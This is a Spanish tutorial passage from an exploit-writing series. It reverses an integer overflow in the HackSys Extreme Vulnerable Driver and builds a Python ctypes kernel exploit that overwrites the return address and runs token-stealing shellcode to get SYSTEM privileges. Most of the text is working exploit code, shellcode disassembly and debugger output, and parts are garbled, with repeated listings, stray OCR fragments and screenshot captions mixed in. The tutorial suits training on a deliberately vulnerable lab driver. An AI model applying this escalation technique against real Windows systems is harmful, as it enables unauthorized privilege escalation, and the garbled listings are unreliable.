91CD8A3E call    _DbgPrint
91CD8A43 push    esi
91CD8A44 push    offset aKernelbufferSize ; "[+] KernelBuffer Size: 0x0000000000000000"
91CD8A49 call    _DbgPrint
91CD8A4E push    offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
91CD8A53 call    _DbgPrint
91CD8A58 add    esp, 24h
91CD8A5B lea     eax, [ebx+4]
91CD8A5E cmp    eax, [esi]
91CD8A60 jbe    short loc_91CD8A7D

```

```

91CD8A7D loc_91CD8A7D:
91CD8A7D mov    eax, ebx
91CD8A7D shr    eax, 2
91CD8A7F cmp    edi, eax
91CD8A82 jnb    short loc_91CD8AC9
91CD8A84

```

```

91CD8A86 mov    eax, [ebp+UserBuffer]
91CD8A89 mov    eax, [eax]
91CD8A8B mov    ecx, 0BAD0B0B0h
91CD8A90 cmp    eax, ecx
91CD8A92 jz    short loc_91CD8AC9

```

Ya vemos un problema si pasamos como size por ejemplo 0xffffffff al sumarle 4 se producirá el integer overflow y el resultado sera

```
Python>hex((0xffffffff+ 4) )
0x100000003L
```

Si lo recortamos a 32 bits como hace el procesador

```
Python>hex((0xffffffff+ 4) & 0xffffffff)
0x3L
```

Nos da 3 y eso es menor que 0x800 aun siendo la comparación unsigned.

Luego toma el size original y le hace SHR o sea que lo divide por 4 teniendo en cuenta el signo, esto lo realiza porque copiara DWORDS y el indice va de uno en uno, asi el size es el total dividido 4.

```

shr eax, 1 ;Signed division by 2
shr eax, 2 ;Signed division by 4
shr eax, 3 ;Signed division by 8
shr eax, 4 ;Signed division by 16
shr eax, 5 ;Signed division by 32
shr eax, 6 ;Signed division by 64
shr eax, 7 ;Signed division by 128
shr eax, 8 ;Signed division by 256

```

```

91CD8A7D loc_91CD8A7D:
91CD8A7D mov    eax, ebx
91CD8A7D shr    eax, 2
91CD8A7F cmp    edi, eax
91CD8A82 jnb    short loc_91CD8AC9
91CD8A84

```

```

91CD8A86 mov    eax, [ebp+UserBuffer]
91CD8A89 mov    eax, [eax]
91CD8A8B mov    ecx, 0BAD0B0B0h
91CD8A90 cmp    eax, ecx
91CD8A92 jz    short loc_91CD8AC9

```

Si nuestro size fuera 0xffffffff al dividirlo por 4 daría 0x3FFFFFFF.

Vemos que es un loop donde EDI es el contador

```

91CD8A7D
91CD8A7D loc_91CD8A7D:
91CD8A7D     mov    eax, ebx
91CD8A7F     shr    eax, 2
91CD8A82     cmp    edi, eax
91CD8A84     jnb    short loc_91CD8AC9

91CD8A86     mov    eax, [ebp+UserBuffer]
91CD8A89     mov    eax, [eax]
91CD8A8B     mov    ecx, 0BAD0B0B0h
91CD8A90     cmp    eax, ecx
91CD8A92     jz    short loc_91CD8AC9

Code: 0x%X\n"

```

`exc.registration.TryLevel], 0FFFFFFFh  
p+Status`

```

91CD8A94     mov    [ebp+edi*4+KernelBuffer], eax
91CD8A9B     add    [ebp+UserBuffer], 4
91CD8A9F     inc    edi - [ebp+Count], edi
91CD8AA0     mov    [ebp+Count], edi
91CD8AA3     jmp    short loc_91CD8A7D

```

La condición de salida es que EDI no sea mas bajo o sea que sea mas grande o igual para salir, lo cual si empieza de cero y se va incrementando de a uno, dará bastantes vueltas al loop hasta llegar a 0xffffffff.

```

91CD8A7D
91CD8A7D loc_91CD8A7D:
91CD8A7D     mov    eax, ebx
91CD8A7F     shr    eax, 2
91CD8A82     cmp    edi, eax
91CD8A84     jnb    short loc_91CD8AC9

91CD8A86     mov    eax, [ebp+UserBuffer]
91CD8A89     mov    eax, [eax]
91CD8A8B     mov    ecx, 0BAD0B0B0h
91CD8A90     cmp    eax, ecx
91CD8A92     jz    short loc_91CD8AC9

option Code: 0x%X\n"

```


Vemos que tiene otra condición de salida muy conveniente

```

91CD8A86     mov    eax, [ebp+UserBuffer]
91CD8A89     mov    eax, [eax]
91CD8A8B     mov    ecx, 0BAD0B0B0h
91CD8A90     cmp    eax, eax
91CD8A92     jz    short loc_91CD8AC9

```


Si lee del buffer de user que le enviamos un valor 0x0BAD0B0B0 saldrá del loop, lo cual hará que no rompamos todo con un size negativo, muy buena gente el programador.



Finalmente copia en el buffer de kernel, piveoteando con EDI que es el contador por 4, o sea va copiando de 4 en 4 bytes.


Luego le suma 4 a la dirección del buffer de user, incrementa EDI, lo guarda en Count y listo eso es todo, así que podemos producir un stack overflow controlado con un size grande, y que incluso podemos salir antes que rompa todo el stack, ya que nos da una forma de salida del loop, manejada por nosotros.

Con eso podemos pisar el return address sin problemas.



Antes de hacerlo en Python lanza el ejecutable del exploit para verificar lo que reversee, y como analizamos usa el IOCTL 0x222027.

Luego llega al bloque



```

930D3AE0 ; Attributes: bp-based frame
930D3AE0 int _stdcall IntegerOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
930D3AE0 _stdcall IntegerOverflowIoctlHandler(x, x) proc near
930D3AE0
930D3AE0 Irp= dword ptr 8
930D3AE0 IrpSp= dword ptr 0Ch
930D3AE0
930D3AE0 mov edi, edi
930D3AE2 push ebp
930D3AE3 mov ebp, esp
930D3AE5 mov edx, [ebp+IrpSp]
930D3AE8 mov edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
930D3AE9 mov eax, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
930D3AEE mov eax, 0C0000001h
930D3AF3 test edx, edx
930D3AF5 jz short loc_930D3AFE

```

General registers:

- EAX 00000000 PAGE:ahacksys
- EBX 930D4C38 PAGE:ahacksys
- ECX 83FC4E48 83FC4E48
- EDX 0053FF30 0053FF30
- ESI 83FC4E48 83FC4E48
- EDI 83FC4D08 83FC4D08
- EBP 90691BE0 90691BE0
- ESP 90691BE0 90691BE0
- EIP 930D3AE9 IntegerOverflowIoctlHandler
- EFL 00000246

Stack view:

Como vemos allí le pasa el buffer que crea en user, en EDX esta su dirección.

Allí vemos su contenido


```

0053FF2E db 0
0053FF2F db 8
0053FF30 db 41h ; A
0053FF31 db 41h ; A
0053FF32 db 41h ; A
0053FF33 db 41h ; A
0053FF34 db 41h ; A
0053FF35 db 41h ; A
0053FF36 db 41h ; A
0053FF37 db 41h ; A
0053FF38 db 41h ; A
0053FF39 db 41h ; A
0053FF3A db 41h ; A
0053FF3B db 41h ; A
0053FF3C db 41h ; A
0053FF3D db 41h ; A
0053FF3E db 41h ; A
0053FF3F db 41h ; A
0053FF40 db 41h ; A
0053FF41 db 41h ; A
0053FF42 db 41h ; A
0053FF43 db 41h ; A
0053FF44 db 41h ; A
0053FF45 db 41h ; A
0053FF46 db 41h ; A
0053FF47 db 41h ; A
0053FF48 db 41h ; A
0053FF49 db 41h ; A
0053FF4A db 41h ; A

```

Si creo un segmento ya puedo agrupar las Aes tipeando A

Y veo el DWORD de salida por ahí.



Llego a la función que triggereá el Integer Overflow.

```

View | A | Structures | Enums
Modules | Strings window | Functions window | Call Stack | Breakpoints | Program Segmentation
General registers, Stack view, Output win...
General registers
EAX 00000000 ↳ 00000000
EBX FFFFFFFF ↳
ECX 0053F30 ↳ pepe:aAAAAAAA
EDX 00000065 ↳ 00000065
ESI 00000800 ↳ 00000800
EDI 00000000 ↳ 00000000
EBP 90691B00 ↳ pepe:http_Upl
ESP 9069139C ↳ pepe:http_Upl
EIP 930D3A5B ↳ TriggerInteger
EFL 00000286

Stack view
9069139C 03641395 pepe:03641395
906913A0 83FC4DD8 pepe:nt_
906913A4 83FC4E48 pepe:nt_

```

Vemos el size 0xFFFFFFFF que le pasa, o sea que realizo el mismo razonamiento que yo.

EAX=3 es menor que 0x800.

```

View | A | Structures | Enums
Modules | Strings window | Functions window | Call Stack | Breakpoints | Program Segmentation
General registers, Stack view, Out...
General registers
EAX 00000003 ↳ 00000003
EBX FFFFFFFF ↳
ECX 0053FF30 ↳ pepe:aAA...
EDX 00000065 ↳ 00000065
ESI 00000800 ↳ 00000800
EDI 00000000 ↳ 00000000
EBP 90691B00 ↳ pepe:ht...
ESP 9069139C ↳ pepe:ht...
EIP 930D3A5E ↳ TriggerInt...
EFL 00000286

Stack view
9069139C 03641395 pepe:03641395
906913A0 83FC4DD8 pepe:nt_
906913A4 83FC4E48 pepe:nt_

```

Despues del SHR


```

External symbol
Structures | Enums
Functions window | Call Stack | Breakpoints | Program Segmentation
General registers, Stack view, Out...
General registers
EAX 3FFFFFFF ↳ pepe:3
EBX FFFFFFFF ↳
ECX 0053FF30 ↳ pepe:a
EDX 00000065 ↳ 000000
ESI 00000800 ↳ 000008
EDI 00000000 ↳ 000000
EBP 90691B00 ↳ pepe:h
ESP 9069139C ↳ pepe:h
EIP 930D3A82 ↳ TriggerInt...
EFL 00000207

Stack view
9069139C 03641395 p
906913A0 83FC4DD8 p
906913A4 83FC4E48 p


```

Lee el contenido del buffer de user y es 0x41414141.



Como no es la constante 0x0BAD0B0B0 de salida lo copia al kernel buffer del stack.

Pongo un breakpoint allí para que pare al terminar de copiar.



Vemos que cuando llega a pisar el return address le pasa un puntero a otro buffer con el shellcode y como sabemos acá no hay SMEP así que salta allí a ejecutar el shellcode de steal token.

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```

930D3AC9
930D3AC9 loc_930D3AC9:
930D3AC9 mov    [ebp+ms_exc.registration], eax
930D3AD0 mov    eax, [ebp+var_1C]

930D3AD3
930D3AD3 loc_930D3AD3:
930D3AD3 call   _SEH_epilog4
930D3AD8 retn   8
930D3AD8 __stdcall TriggerIntegerOverflow(x, x) endp
930D3AD8

```

The stack dump window on the right shows the current state of the stack, with a red arrow pointing to the entry point address `98A2BB04`.

Una vez que creo el segmento lo hago código con la tecla C y creo la función con CREATE FUNCTION y se ve mas lindo.

The screenshot shows the Immunity Debugger interface with a cleaner assembly view. The assembly pane displays the following code:

```

001F3060
001F3060
001F3060
001F3060 sub_1F3060 proc near
001F3060 push    ebx
001F3061 push    esi
001F3062 push    edi
001F3063 pusha
001F3064 xor     eax, eax
001F3066 mov     eax, fs:[eax+124h]
001F306D mov     eax, [eax+50h]
001F3070 mov     ecx, eax
001F3072 mov     edx, 4

```

A green box highlights the function boundary for `sub_1F3060`. Below it, another green box highlights the function boundary for `loc_1F3077`. The assembly pane continues with:

```

001F3077
001F3077 loc_1F3077:
001F3077 mov     eax, [eax+0B8h]
001F307D sub     eax, 0B8h ; ``
001F3082 cmp     [eax+0B4h], edx
001F3088 jnz    short loc_1F3077

```


At the bottom, the assembly pane shows the end of the function:

```


001F308A mov     edx, [eax+0F8h]
001F3090 mov     [ecx+0F8h], edx
001F3096 popa
001F3097 xor     eax, eax
001F3099 add     esp, 0Ch
001F309C pop     ebp
001F309D retn   8

```

Allí vemos la calculadora system



Ahora la idea es hacer lo mismo nosotros en Python.



Veo que el buffer es de 2088 decimal cuando el elemento es byte, si es dword habrá que multiplicar por 4, yo lo cambie a byte por comodidad.

Python>hex(2088)  
0x828

O sea que mi buffer sera 0x828 + la direccion para pisar el return address

Veo que adaptando el script del stack overflow funciona

```
import os
import struct
import ctypes
from ctypes import wintypes

# Various Windows API constants and function definitions are present here, including CreateFileA, VirtualAlloc, RtlMoveMemory, DeviceIoControl, and CloseHandle.

# Red highlight on the IOCTL call
IOCTL_STACK=0x222027

# Red highlight on the RtlMoveMemory call
hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0
print int(hDevice)

buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))

# Red highlight on the buffer construction
data= shellcode+ ((0x828 -len(shellcode)) * "A") + struct.pack("<L",int(buf))+struct.pack("<L",0x0BAD0B0B0 )

# Red highlight on the RtlMoveMemory call
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))

bytes_returned = wintypes.DWORD(0)
h=wintypes.HANDLE(hDevice)
b=wintypes.LPVOID(buf)
ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, -1, None, 0, ctypes.pointer(bytes_returned),0)


ctypes.windll.kernel32.CloseHandle(hDevice)
os.system("calc.exe")
raw_input()
```

Le cambio el IOCTL; le pongo el size del user buffer igual a -1, le paso el puntero al user buffer 'para que pise el return address, en el exploit en C el realizo dos buffer uno para pisar el return address y otro con el shellcode yo lo metí todo en uno solo.

```
data= shellcode+ ((0x828 -len(shellcode)) * "A") +
struct.pack("<L",int(buf))+struct.pack("<L",0x0BAD0B0B0 )
```

Esta el shellcode, luego se rellena con 0x828 menos el largo del shellcode por "A", luego el puntero a este mismo buffer que se usa para pisar el return address y el DWORD de salida 0x0BAD0B0B0 .

Vemos que en este caso no hubo mayor dificultad ya que el método es similar al del stack overflow, teniendo en cuenta que si no tuviéramos el dword de salida la cosa se complica, así que gracias al programador jeje.



Hasta la parte 62  
Ricardo Narvaja